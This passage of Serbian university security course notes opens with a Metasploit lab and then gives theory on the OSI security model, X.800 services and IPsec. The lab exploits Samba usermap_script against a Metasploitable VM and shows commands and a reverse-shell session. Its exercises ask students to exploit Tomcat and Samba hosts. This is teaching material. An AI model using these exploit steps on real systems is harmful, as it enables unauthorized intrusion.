Vidimo da samba treba da bude od verzija 3.0.20 do 3.0.25rc3. Sada ćemo proveriti koja se tačno verzija sambe nalazi na žrtvi. Verziju sambe proveravamo korišćenjem programa **use auxiliary/scanner/smb/smb_version** i gledamo potrebne opcije sa **show options**. Tada ukucavamo potrebne podatke u program: **set RHOSTS 192.168.56.1/24**; **set THREADS 75** i pokrećemo program sa komandom **run**.

Slika 10.9 -Samba verzija [Izvor: Autor]

SAMBA EXPLOIT

Kreiranje i izvršavanje eksploita za sambu

Vidimo da žrtva koristi verziju sambe koja je ranjiva i da je možemo iskoristiti kako bi dobili kontrolu nad žrtvom. Sada pokrećemo program **use exploit/multi/samba/usermap_script** i gledamo potrebne opcije sa **show options**. Ukucavamo potrebne opcije: **set RHOST 192.168.56.56** i pokrećemo program komandom **exploit**.

```
msf auxiliary(smb_version) > use exploit/multi/samba/usermap_script
msf exploit(usermap_script) > show options

Module options (exploit/multi/samba/usermap_script):

   Name   Current Setting  Required  Description
   ----   ---------------  --------  -----------
   RHOST                   yes       The target address
   RPORT  139              yes       The target port


Exploit target:

   Id  Name
   --  ----
   0   Automatic


msf exploit(usermap_script) > set RHOST 192.168.56.56
RHOST => 192.168.56.56
msf exploit(usermap_script) > exploit

[*] Started reverse double handler
[*] Accepted the first client connection...
[*] Accepted the second client connection...
[*] Command: echo NKyJkmpbiOGUYqH9;
[*] Writing to socket A
[*] Writing to socket B
[*] Reading from sockets...
[*] Reading from socket B
[*] B: "NKyJkmpbiOGUYqH9\r\n"
[*] Matching...
[*] A is input...
[*] Command shell session 1 opened (192.168.56.101:4444 -> 192.168.56.56:53177) at 2013-12-30 00
:20:47 +0100

uname -a
Linux metasploitable 2.6.24-16-server #1 SMP Thu Apr 10 13:58:00 UTC 2008 i686 GNU/Linux
```

Slika 10.10 0 0 0 0-Samba exploit [Izvor: Autor]

Exploit je uspešno upao u žrtvin sistem i automatski smo dobili pristup shell-u odakle imamo potpunu kontrolu nad žrtvom. Ako želimo, možemo da vidimo da se nalazimo u shellu žrtve ako kucamo komandu **uname –a**, koja nam pokazuje da se nalazimo u metasploitable virtuelnoj mašini.

LINKOVI

Linkovi za dodatno proučavanje

http://www.metasploit.com/

http://sourceforge.net/projects/metasploitable/

https://en.wikipedia.org/wiki/Metasploit_Project

http://www.offensive-security.com/metasploit-unleashed/Main_Page

http://www.explorehacking.com/2011/03/metasploit-tutorial-with-example.html

Poglavlje 11

Individualne vežbe

ZADACI ZA VEZBU

Zadaci za individualni rad za nedelju 6 (Predviđeno vreme trajanje vežbe je 45 minuta)

Prvi zadatak
- Koristeći nmap apatku proverit otvorene protova u mreži
- Pronaći host na kome se nalazi instaliran Apache Tomcat web server.
- Kreirati exploit koristeći metasploit
- Izvršiti exploit prema web serveru koji je pronađen korišćenjem nmap apata.

Drugi zadatak
- Pronaći da li na mreži postoji samba instalacija.
- Proveriti koja verzija sambe je instalirana.
- Koristeći metasplot alat kreirati exploti za samb-u
- Nakon izvršenja exploita preuzeti upravljanje udaljenjim računarom

Poglavlje 12

Domaći zadatak 06

DOMAĆI ZADATAK 6

Šesti domaći zadatak (Predviđeno vreme trajanje vežbe je 120 minuta)

Instalirati Metasploit framework na Linux distribuciji i poslati prikaze ekrana. Izabrati jedan od OWASP Top 10 najkritičnijih rizika web aplikacija objasniti ovaj rizik i po mogućnosti prikazati ga primeru koristeći Metasploit framework:
a. Injection
b. Cross-site scripting (XSS)
c. Broken Authentication and Session managment
d. Insecure Direct object references
e. Cross Site Request Forgery (CSRF)
f. Security Missconfiguration
g. Insecure Cryptographic Storage
h. Failure to Restrict URL Access
i. Insufficient Transport Layer Protection
j. Unvalidated Redirects and Forwards

Napomena: Domaći zadatak je potrebno uraditi u MS Word (doc) ili LibreOffice (odf) formatu sa ubačenim sreenshot-ovima i poslati predmetnom asistentu.

Naziv zadatka treba da bude: IT381-DZ6-ime_prezime_brojIndexa

Subjekat mail-a treba da bude: IT381-DZ6

Zaključak

ZAKLJUČAK

Rezime šeste lekcije.

Nakon studiranja sadržaja ovog poglavlja, studenti će steći solidna znanja iz oblasti sigurnosti i ranjivosti sistema:

- *Sigurnost sistema*
- *Detekcija upada i sistem za detekciju upada*
- *IDS zasnovan na hostu*
- *IDS baziran na mreži*
- *Tehnike detekcije i prilagodljiva detekcija upada*
- *Honeypots*
- *SNORT*
- *Metasploit*

LITERATURA

Spisak korišćene literature za lekciju 6

https://en.wikipedia.org/wiki/Intrusion_detection_system
http://sourceforge.net/projects/tripwire/
http://www.symantec.com/connect/articles/introduction-distributed-intrusion-detection-systems
http://www.ietf.org/
http://datatracker.ietf.org/wg/idwg/charter/
http://www.potaroo.net/ietf/html/ids-wg-idwg.html
http://searchsecurity.techtarget.com/definition/honey-pot
http://searchsecurity.techtarget.com/definition/DMZ
http://en.wikipedia.org/wiki/Network_intrusion_detection_system
http://www.cisco.com/c/en/us/td/docs/security/ips/7-1/installation/guide/hwguide71/hw_introducing_sensors.html
https://en.wikipedia.org/wiki/Host-based_intrusion_detection_system
https://www.cerias.purdue.edu/assets/pdf/bibtex_archive/97-15.pdf

LITERATURA - NASTAVAK

Spisak korišćene literature za lekciju 6 nastavak

https://publib.boulder.ibm.com/infocenter/tivihelp/v2r1/topic/com.ibm.itame.doc_6.1/am61_webservers_admin62.htm
https://en.wikipedia.org/wiki/Common_Criteria
https://www.niap-ccevs.org/1/Documents_and_Guidance/forms/etr-12-03.doc
http://en.wikipedia.org/wiki/Protection_Profile
http://en.wikipedia.org/wiki/Security_Target
https://en.wikipedia.org/wiki/Transmission_Control_Protocol
https://en.wikipedia.org/wiki/User_Datagram_Protocol
https://en.wikipedia.org/wiki/Denial-of-service_attack
http://www.metasploit.com/
http://sourceforge.net/projects/metasploitable/
https://en.wikipedia.org/wiki/Metasploit_Project
http://www.offensive-security.com/metasploit-unleashed/Main_Page
http://www.explorehacking.com/2011/03/metasploit-tutorial-with-example.html

UNIVERZITET METROPOLITAN BEOGRAD

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Sigurnost mrežnog sloja

Lekcija 07

PRIRUČNIK ZA STUDENTE

IT381 - ZAŠTITA I BEZBEDNOST INFORMACIJA

Lekcija 07

SIGURNOST MREŽNOG SLOJA

- Sigurnost mrežnog sloja
- Poglavlje 1: OSI referentni model
- Poglavlje 2: Bezbednosni servisi i menanizmi
- Poglavlje 3: Model bezbednosti mreža
- Poglavlje 4: Sigurnosni protokoli i transportnI tunelski režim
- Poglavlje 5: Upravljanje ključevima
- Poglavlje 6: Authentication header i bezbednost komunikacija
- Poglavlje 7: Encapsulating security payload
- Poglavlje 8: Vežba - Nesus
- Poglavlje 9: Individualna vežba
- Poglavlje 10: Domaći zadatak 07
- Zaključak

Copyright © 2017 – UNIVERZITET METROPOLITAN, Beograd. Sva prava zadržana. Bez prethodne pismene dozvole od strane Univerziteta METROPOLITAN zabranjena je reprodukcija, transfer, distribucija ili memorisanje nekog dela ili čitavih sadržaja ovog dokumenta., kopiranjem, snimanjem, elektronskim putem, skeniranjem ili na bilo koji drugi način.

Copyright © 2017 BELGRADE METROPOLITAN UNIVERSITY. All rights reserved. No part of this publication may be reproduced, stored in a retrieval system or transmitted in any form or by any means, electronic, mechanical, photocopying, recording, scanning or otherwise, without the prior written permission of Belgrade Metropolitan University.

Uvod

UVOD

Ovo poglavlje predstavlja uvod u oblast sigurnosti mrežnog sloja.

Teme predavanja su:

- *OSI referentni model*
- *Bezbednosni servisi i mehanizmi*
- *Model bezbednosti mreža*
- *Sigurnosni protokoli i transportnI tunelski režim*
- *Upravljanje ključevima*
- *Authentication header i bezbednost komunikacija*
- *Encapsulating security payload*

U vežbi studenti će se upoznati sa:

- *Pentesting-om*
- *Nessus alatom*

Poglavlje 1

OSI referentni model

OSI MODEL BEZBEDNOSTI MREŽA

ITU-T preporuka X.800 se odnosi na ISO OSI otvoreni model bezbednosti.

Predstavlja sistemski prilaz i arhitekturu koja je korisna u organizaciji procedura za obezbeđivane računarskih mreža. Prestavlja međunarodni standard, prema kojem su industrijski proizvođači razvili bezbednosne karakteristike za svoje proizvode i servise. OSI bezbednosna arhitektura fokusirana je na napade, mehanizme i usluge. Definišu se na sledeći način:

- Napad na bezbednost***:*** *bilo koja akcija koja kompromituje bezbednost jednog sistema;*
- Mehanizam bezbednosti***:*** *proces ili uređaj u vezi sa procesom, koji je projektovan da detektuje, spreči ili da se oporavi od napada na bezbednost;*
- Bezbednosni servis***:*** *procesirajući ili komunikacioni servis koji naglašava bezbednsot sistema obrade podataka ili prenosa informacija. Servisi su namenjeni kao odgovor na napad i koriste jedan ili više bezbednosnih mehanizama.*

OSI referentni model se sastoji od sedam različitih nivoa, podeljenih u dve grupe.

- Prvu grupu sačinjavaju gornja tri sloja, slojevi aplikacije, prezentacije i sesije. Ona ima za ulogu da opiše proces interakcije korisnik-računar, rad korisnika sa aplikacijom i proces komunikacije aplikacija među sobom kao krajnjim tačkama.
- Druga grupa je sačinjena od donja četri sloja koji definišu kako se prenose informacije sa jednog na drugi kraj (od jednog do drugog korisnika).

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

OSI MODEL BEZBEDNOSTI MREŽA - SLOJEVI 1-4

OSI referentni model se sastoji od sedam različitih nivoa.

1. Fizički sloj - Definiše električna i fizička svojstva mrežnih uređaja (mrežnih adaptera - engleski termin u širokoj upotrebi je NIC (engl. Network Interface Card) . Definišu se naponski nivoi, broj pinova na konektorima (odnosno parica u kablovima), ili debljina opleta koaksijalnog kabla. Mrežne kartice (integrisane na matičnoj ploči ili samo utaknute u sabirnicu na matičnoj ploči), hub-ovi i repeater-i su primjeri uređaja na fizičkom sloju OSI modela.

2. Sloj veze - Brine se za razmjenu podataka između mrežnih uređaja, i za detekciju/korekciju mogućih grešaka u fizičkom sloju. Uređaji komuniciraju pomoću "hard-kodiranih" adresa (MAC adrese kod ethernet mrežnih uređaja), i komunikacija na ovome nivou je moguća samo unutar lokalnih mreža. Komutatori (Switchevi) su uređaji koji "rade" na sloju podataka, jer oni čuvaju u memoriji MAC adrese svih mrežnih uređaja koji su spojeni na njih, i kad do njih dođe paket, oni pročitaju adresu polaznog i odredišnog uređaja iz zaglavlja, te ostvaruju električnu vezu između ta dva uređaja.

3. Mrežni sloj - Na internetu je ogroman broj računara, a mi ih raspoznajemo po njihovim imenima u obliku ime.domen.vršni_domen (npr. sr.wikipedia.org) Naravno, taj sistem je napravljen radi ljudi, i takozvani DNS serveri pretvaraju takve upite veb preglednika u IP adrese, po trenutno važećem IPv4 standardu u adresu tipa a.b.c.d, gdje su a,b,c i d brojevi od 0 do 255 (veličina reči 1 bajt). Ali kao što znamo, mrežne kartice u računarima nemaju IP adrese, nego MAC adrese. To znači da je potreban još jedan sloj, koji će pretvoriti IP adrese u MAC adrese. Kad bi svaki računar na internetu imao tablicu pretvaranja IP adresa u MAC adrese, to bi bilo vrlo nepraktično, iz više razloga, kao što su veličina tablice, onda dodavanje novih adresa, pa je smišljeno drugo rešenje. Na svakom segmentu mreže (subnetu) postoji usmjernik (ruter), koji poseduje tabelu usmeravanja. Pakete koji dođu do njega, a cilj im nije na lokalnom mrežnom segmentu on prosleđuje dalje, a pakete koji su namijenjeni lokalnoj mreži, prosleđuju se na lokalnu mrežu. To se izvodi tako što dok ostali uređaji na mreži imaju jedan mrežni adapter (NIC), usmjernik ima dva. Jedan je povezan na lokalnu mrežu, a drugi na spoljašnju, pa usmjernik pakete koje dobije na lokalnoj mreži, a koji su namijenjeni vanjskom svijetu upućuje napolje, a pakete iz spoljašnjeg svijeta upućene lokalnoj mreži upućuje unutra.

4. Transportni sloj - Ovaj sloj vodi računa o paketima koji putuju između dva računara. Primjeri protokola na transportnom sloju su TCP i UDP. Ako se neki paket "izgubi" na putu, TCP će tražiti da se ponovo pošalje, pa je stoga pogodan za razmjenu podataka za koje je integritet podatak na višem nivou od brzine prijenosa. S druge UDP nema kontrolu da li se poneki paket zagubio, pa je zgodan za multimedijalne aplikacije, gdje nije toliko bitno da li se zagubi poneki paket, nego je bitna brzina komunikacije.

OSI MODEL BEZBEDNOSTI MREŽA - SLOJEVI 5-7


OSI referentni model se sastoji od sedam različitih nivoa. Ovde su predstavljena poslednja 3.

5. Sloj sesije - Bavi se uspostavljanjem veze između krajnjih korisnika, i sinhronizacijom iste. Najlakše ga je objasniti kod videa preko interneta, gde ne želimo imati ton bez slike, ili sliku bez tona, ili oboje ali bez sinhronizacije. Za to se brine ovaj sloj.

6. Sloj prezentacije - Podaci koji se koriste na raznim računarima se kodiraju na razne načine (little-endian, big-endian); txt datoteke na Mac-u, juniksu i Windows-ima na različite načine označavaju prelazak u novi red. Sve takve konverzije se izvode (ukoliko su implementirane) na prezentacionom sloju.

7. Sloj aplikacije - Na ovom sloju programer koristi API-je kojima ostvaruje mrežnu komunikaciju s određenom svrhom, a da pritom ne mora voditi računa o nižim slojevima, za

koje se brine operativni sistem. Primjeri protokola na ovom sloju su HTTP, FTP, telnet, SMTP, NNTP i mnogi drugi.



Slika 1.1 -Osi referentni model [Izvor:Autor]

Poglavlje 2

Bezbednosni servisi i menanizmi

BEZBEDNOSNI SERVISI I MEHANIZMI

Bezbednosni servisi su podeljeni u pet kategorija.

ITU-T preporuka X.800 deifiniše bezbednosni servis koji poseduje sloj protokola otvorenih komunikacionih sistema. Obezbeđena je adekvatna bezbednost sistema ili transfer podataka. U RFC2828 je data definicija obrade komunikacionog servisa koji pruža specifičnu zaštitu resursa sistema: bezbednosni servisi implementiraju bezbednosne politike i poseduju bezbednosne mehanizme. X.800 preporukom servisi su podeljeni u pet kategorija:

1. ***Autentifikacija***
2. ***Kontrola pristupa***
3. ***Poverljivost podataka***
4. ***Integritet podataka***
5. ***Neodbacivanje***

Iz preporuke X.800 se vidi da su mehanizmi podeljeni na one koji se koriste na određenom sloju protokola i na ostale za koje nije specificiran posebni sloj protokola ili bezbednosni servis.

AUTENTIFIKACIJA

Predstavlja proces utvrđivanja identiteta korisnika.

Proces u okviru koga korisnik ili izvor informacija dokazuju da su to za šta se predstavljaju - drugim rečima, proces utvrđivanja identiteta korisnika koji pokušava da pristupi sistemu. Dva računara koja koriste SMTP razmenjuju autentifikacione kodove. Verovao sam da je definisanje autentifikacije prilično jednostavno sve dok nisam pronašao sledeću definiciju u knjizi o kriptografiji. Evo kako glasi: pod autentifikacijom se podrazumeva korišćenje bilo koje tehnike koja prijemniku omogućava automatsko identifikovanje i odbacivanje poruka koje su namerno izmenjene ili su izmenjene zbog grešaka u kanalu. Osim toga, može da se koristi za obezbeđivanje pozitivne autentifikacije pošiljaoca poruke, mada je moguće koristiti algoritme sa tajnim (simetričnim) ključem, radi neke vrste autentifikacije, pre nego što se bilo kakve tajne podele između strana koje razmenjuju poruke.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

KONTROLA PRISTUPA

Kontrola pristupa je deo sigurnosne politike koja je prisutna u gotovo svakom operativnom sistemu.

U računarskim sistemima mehanizmi kontrole pristupa ograničavaju korisnike i procese u smislu izvođenja različitih operacija nad objektima, kao što su datoteke, segmenti zajedničke memorije, TCP/UDP soketi, itd. Za svaku takvu akciju mehanizmi kontrole pristupa dodjeljuju svakom korisniku posebne privilegije za obavljanje određenih akcija na računaru.
Modeli kontrole pristupa koje koriste dele se u dve grupe:

- modele temeljene na mogućnostima i
- modele temeljene na listama kontrole pristupa (ACL – Access Control List).

Osim ove podele kontrola pristupa deli se i prema metodama implementacije na:

- diskrecioni model (DAC – Discretionary Access Control),
- mandatorni model (MAC – Mandatory Access Control) i
- model grupa i uloga (RBAC – Role-based access control).

Spomenuti modeli kontrole pristupa objašnjeni su u prethodnim poglavljima.

POVERLJIVOST PODATAKA

Zaštita podataka je neophodna tokom digitalnog prenosa podataka osetljivog sadržaja.

Zaštita podataka je skup različitih tehnoloških metoda kojima se digitalni podaci štite tokom procesa digitalnog prenosa podataka ili digitalne komunikacije. Njihovom primenom se osigurava privatnost kako ličnih, tako i javnih podataka.

Zaštita podataka je neophodna tokom digitalnog prenosa podataka osetljivog sadržaja, kao što su vladina dokumenta, bankovni podaci, dokumenta državnih službi, podaci velikih preduzeća, i sl. Da bi digitalni podaci stigli netaknuti na svoje odredište, tokom prenosa oni moraju biti konstantno zaštićeni od neovlašćenog otkrivanja i pristupa, preusmeravanja i prekida, inspekcije i modifikacije, snimanja i uništenja.

Podaci koji se nalaze na ličnim računarima svih korisnika takođe zahtevaju zaštitu od neovlašćenih upada sa istog ili drugih računara, kao i od napada virusa.

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

INTEGRITET

Integritet obuhvata integritet podataka, integritet izvora, i tačnost.

Integritet (lat. integritas), znači potpunost nedeljivost, besprekornost, poštenje. Kada se govori o integritetu u oblasti računarske bezbednosti misli se na integritet podataka, izvora i tačnost.

Celovitost (engl. Integrity) informacije se opisuje svojstvom da se informacija ne može promeniti bez znanja vlasnika informacije, ali i metode obrade informacija. U ovu svrhu postavljeni su standardi koji nam omogucavaju da ove zadatke ispunimo. Standard ISO/IEC 27001:2005 je skup zahteva koje se mora ispuniti za certifikaciju sistema za upravljanje informacionom sigurnošcu.Glavni smisao standarda je da se ispune zahtevi kojima se osigurava ispunjenje tri glavna aspekta informacione sigurnosti, tajnosti, integriteta i raspoloživosti (C-I-A).

Ova lekcija sadrži video materijal. Ukoliko želite da pogledate ovaj video morate da otvorite LAMS lekciju.

SPECIFIČNI BEZBEDNOSNI MEHANIZMI

Mehanizmi mogu biti uključeni u odgovarajući sloj protokola.

Mehanizmi *mogu biti uključeni u odgovarajući sloj protokola da bi se obezbedili OSI bezbednosni servis.*

- ***Primena matematičkih algoritama**: Služe za transformaciju podataka u oblik koji nije razumljiv za čitanje. Transformacije i obnavljanje podataka zavise od algoritma i kriptografskih ključeva.*
- ***Digitalni potpis:** U cilju zaštite je značajno sačuvati integritet podataka.*
- ***Kontrola pristupa:** Različiti mehanizmi za obezbeđivanje pristupnih prava resursima.*
- ***Integritet podataka:** Mehanizmi za obezbeđivanje integriteta podataka ili toka podataka.*
- ***Provera identiteta:** Mehanizam služi za obezbeđenje identiteta pojedinih celina (entiteta) pomoću razmene informacija.*
- ***Uticaj saobraćaja:** Podrazumeva insertovanje bita u praznine niza podataka, kako bi se onemogućili pokušaji analize saobraćaja.*
- ***Kontrola rutiranja:** Omogućava izbor specifičnih sigurnih ruta pri čemu su dozvoljene promene u rutiranju, pogotovu kada se sumnja na ugroženu bezbednost.*
- ***Evidencija:** Korišćenje poverljivog trećeg učesnika kako bi se osigurale izvesne osobine razmene podataka.*

SVEPRISUTNI BEZBEDNOSNI MEHANIZMI

Lista mehanizama koji nisu specificirani za pojedine OSI bezbednosne servise.

Mehanizmi *koji nisu specificirani za pojedine OSI bezbednosne servise ili slojeve protokola.*

- ***Funkcionalna poverljivost**: Sveprisutni mehanizmi koji su korektni prema pojedinim kriterijumima, odnosno onim koji su definisani bezbednosnom politikom.*
- ***Oznaka bezbednosti**: Označavaju granice resursa (npr. jedinica podataka) koje imenuju bezbednosne atribute odgovarajućih resursa.*
- ***Detekcija događaja**: Detekcija događaja od značaja za bezbednost.*
- ***Bezbednosni audit**: Prikupljeni podaci se mogu potencijalno koristit za bezbednosni audit kao i praćenje bezbednosti sistema.*
- ***Bezbednost oporavka**: Specifični zahtevi kao što su upravljanje događajima i funkcije upravljanja. Istovremeno se preduzimaju akcije za oporavak ugroženih sistema.*

Poglavlje 3

Model bezbednosti mreža

MODEL BEZBEDNOSTI MREŽA - UVOD

Dve komponente bezbednosnih tehnika.

Bezbednosne tehnike sadrže dve komponente:

- Transformacija *informacija koje se prenose na bezbednosnom nivou. Primer je enkapsulacija poruke koja je šifrovana tako da je treće lice ne može pročitati. Dodatno postoji i kod na osnovu sadržaja poruke koji se koristi za identifikaciju pošiljaoca.*
- Tajne informacije *koje dele dva korisnika, a koje su nepoznate trećem licu. Primer je tajni ključ za šifrovanje.*

Ostale komponente su u vezi sa prenosom. Na primer, distribucija poverljivih informacija između dva korisnika. Ili se koriste za arbitriranje između dva korisnika u vezi sa proverom identiteta prenete poruke.

OPŠTI MODEL

Četiri osnovna zadatka kod projektovanja bezbednosnog servisa.

Opšti model pokazuje da postoje četiri osnovna zadatka kod projektovanja bezbednosnog servisa:

- *kreiranje algoritma za bezbednost odgovarajuće transformacije*
- *generisanje poverljive informacije koja će se koristiti sa algoritmom*
- *rezervisanje metode za distribuciju i deobu poverljivih informacija*
- *specificiranje protokola koji koriste dva korisnika bezbednosnog algoritma i poverljive informacije kako bi se obezbedio specificiran bezbednosni servis.*

Poglavlje 4


Sigurnosni protokoli i transportnil tunelski režim

IP SECURITY

Skup protokola koji omogućavaju bezbednost na mrežnom sloju, naziva se IP Security (IPSec).

Internet zajednica je razvila aplikacije za određene bezbednosne mehanizme u različitim oblastima primene, uključujući elektronsku poštu (S/MIME, PGP), klijent / server (Kerberos), web pristup (Secure Sockets Layer) i drugi. Implementacijom bezbednosti na IP (internet protokol) sloju, organizacija može obezbediti bezbedno umrežavanje ne samo za programe koji imaju bezbednosne mehanizme, već i za mnoge aplikacije koje nemaju bezbednosne mehanizme.

Skup protokola koji omogućavaju bezbednost na mrežnom sloju, naziva se IP Security (IPSec). Protokoli su složeni i opisani u više od 12 RFC preporuka. Dva najvažnija su RFC2401 u kojem se opisuje arhitektura IP bezbednosti i RFC2411 u kojem je pregled skupa protokola IPSec i dokumenti koji ga opisuju, Slika 1.



Slika 4.1.1 -IPsec Internet standard [Izvor:Autor]

IPSEC PROTOKOL

Predstavlja skup proširenja protokola IPv4 koji obezbeđuje osnovne sigurnosne aspekte mrežne komunikacije.

TCP/IP je skup protokola koji je prihvaćen kao de facto standard za mrežnu komunikaciju u većini današnjih računarskih mreža. Internet, kao globalna mreža, zasnovana je skupu protokola TCP/IP sa protokolom IPv4 kao protokolom Internet sloja. U verziji 6 protokola IP (IPv6) ispravljeni su neki nedostaci protokola IPv4. Jedan od osnovnih nedostataka skupa protokola TCP/IP jeste nepostojanje zaštitnih mehanizama kojima bi se osigurao integritet podataka koji se prenose mrežom i proverio identitet učesnika u komunikaciji.

Ukratko ćemo opisati IPSec (IP Security) - skup proširenja protokola IPv4 koji obezbeđuje osnovne sigurnosne aspekte mrežne komunikacije: privatnost, integritet, proveru identita i neporecivost. Napomenimo da je IPSec, pred toga što je proširenje IPv4, integralni deo protokola IPv6. Pošto se integriše sa IP protokolom, IPSec implementira sigurnosne mehanizme mrežne komunikacije na mrežnom sloju OSI referentnog modela, odnosno na internet sloju skupa protokola TCP/IP. IP protokol obezbeđuje komunikacioni kanal s kraja na kraj i ne zavisi od nižih slojeva. IPSec se može koristiti bez obzira na način implementacije fizičkog sloja i sloja veze. Komunikacioni uređaji na putu između dva entiteta ne moraju podržavati IPSec.

Protokoli transportnog sloja koriste sigurnosne usluge koje obezbeđuje IPSec, što znači da svi podaci koji se prenose posredstvom TCP i UDP protokola, kao i ICMP poruke, mogu koristiti sigurni komunikacioni kanal koji obezbeđuje IPSec. Upotreba IPSec protokola transparentna je za više slojeve skupa protokola TCP/IP. To znači da aplikacije koriste ove usluge bez obzira na svoju funkcionalnost.
IPSec definiše informacije koje se moraju dodati IP paketu kako bi se obezbedili privatnost, integritet i provera identiteta, kao i način šifrovanja sadržaja paketa.

4.1 Sigurnosni protokoli na mrežnom sloju

PRIMENA IPSEC

Glavno svojstvo IPSec je da omogući podršku ovih različitih aplikacija i da se može šifrovati i / ili proveriti identitet celokupnom saobraćaju na IP sloju.

IPSec *obezbeđuje mogućnost sigurne komunikaciju preko LAN-a, preko privatnog i javnog WAN-a, i preko Interneta. Primeri njegove upotrebe uključuju sledeće:*


- ***Odeljenja bezbednosti su povezana preko Interneta**: kompanija može izgraditi bezbednu virtuelnu privatnu mrežu preko Interneta ili preko javnog WANa. To omogućava poslovnim subjektima da se oslone polako na Internet i smanje potrebu za privatnim mrežama, uštede troškove i dodatno upravljanje mrežom.*
- ***Siguran daljinski pristup preko Interneta**: krajnji korisnik, čiji je sistem opremljen IP bezbednosnim protokolom može napraviti lokalni poziv provajdera Internet usluga (Internet service provider – ISP) i dobiti siguran pristup mreži preduzeća. To smanjuje putne troškove zaposlenih i telekomutacija.*

- ***Utvrđivanje ekstranet i intranet povezivanja sa partnerima****: IPSec se može koristiti za bezbednu komunikaciju sa drugim organizacijama, obezbeđuje proveru identiteta i poverljivosti i mehanizam razmene ključeva.*
- ***Povećati bezbednost elektonskog poslovanja****: Čak iako web aplikacije i aplikacije elektronske trgovine imaju ugrađene bezbednosne protokole, korišćenje IPSec povećava bezbednost.*

IP BEZBEDNOSNI SCENARIO

Tipičan IPSec scenario.

Na Slici 1 je ilustrovan tipičan IPSec scenario. Organizacija održava LANs na širokoj lokaciji. Nebezbedan IP saobraćaj se sprovodi na svakom LAN-u. Koriste se za saobraćaj izvan lokalne mreže (offsite), kroz neki od privatnih ili javnih WAN , IPSec protokola.



Slika 4.2.1 -IP bezbednosni scenario [Izvor:Autor]

PREDNOSTI IPSEC

Lista prednosti za IPSec.

U literaturi prikazana je lista prednosti za IPSec.

- *Kada je IPSec implementiran u zaštitni zid ili ruter, on pruža jaku bezbednost koja se može primeniti na celokupan saobraćaj kroz perimetar. Saobraćaj unutar kompanije ili radne grupe nije osiguran dodatnom bezbednosti vezanom za obradu.*
- *IPSec u zaštitnom zidu je otporan na zaobilaženje ako celokupan saobraćaj od spoljašnjeg korisnika mora da koristi IP, a zaštitni zid je jedini način za ulaz sa Interneta u organizaciju.*
- *IPSec je ispod transportnog sloja (TCP, UDP) i tako je transparentan za aplikacije. Nije potrebna promena softvera na korisničkom ili server sistemu kada je IPSec implementiran u zaštitni zid ili ruter. Čak i ako je IPSec implementiran na kraj sistema, gornji sloj softvera, uključujući aplikacije, ne utiče na njega.*

- *IPSec može da bude transparentan za krajnje korisnike. Nije potrebna obuka korisnika o bezbednosnim mehanizmima, izdavanje materijala za rad sa ključevima za svakog korisnika, ili poništavanje materijala za rad ključevima, kad korisnici napuštaju organizaciju.*
- *IPSec može da obezbedi bezbednost za pojedinačne korisnike ukoliko je potrebno. To je korisno za radnike sa strane (offsite) i za postavljanje sigurne virtualne podmreže unutar organizacije za osetljive aplikacije.*

IP ARHITEKTURA BEZBEDNOSTI

IPSec obezbeđuje tri osnovna objekta.

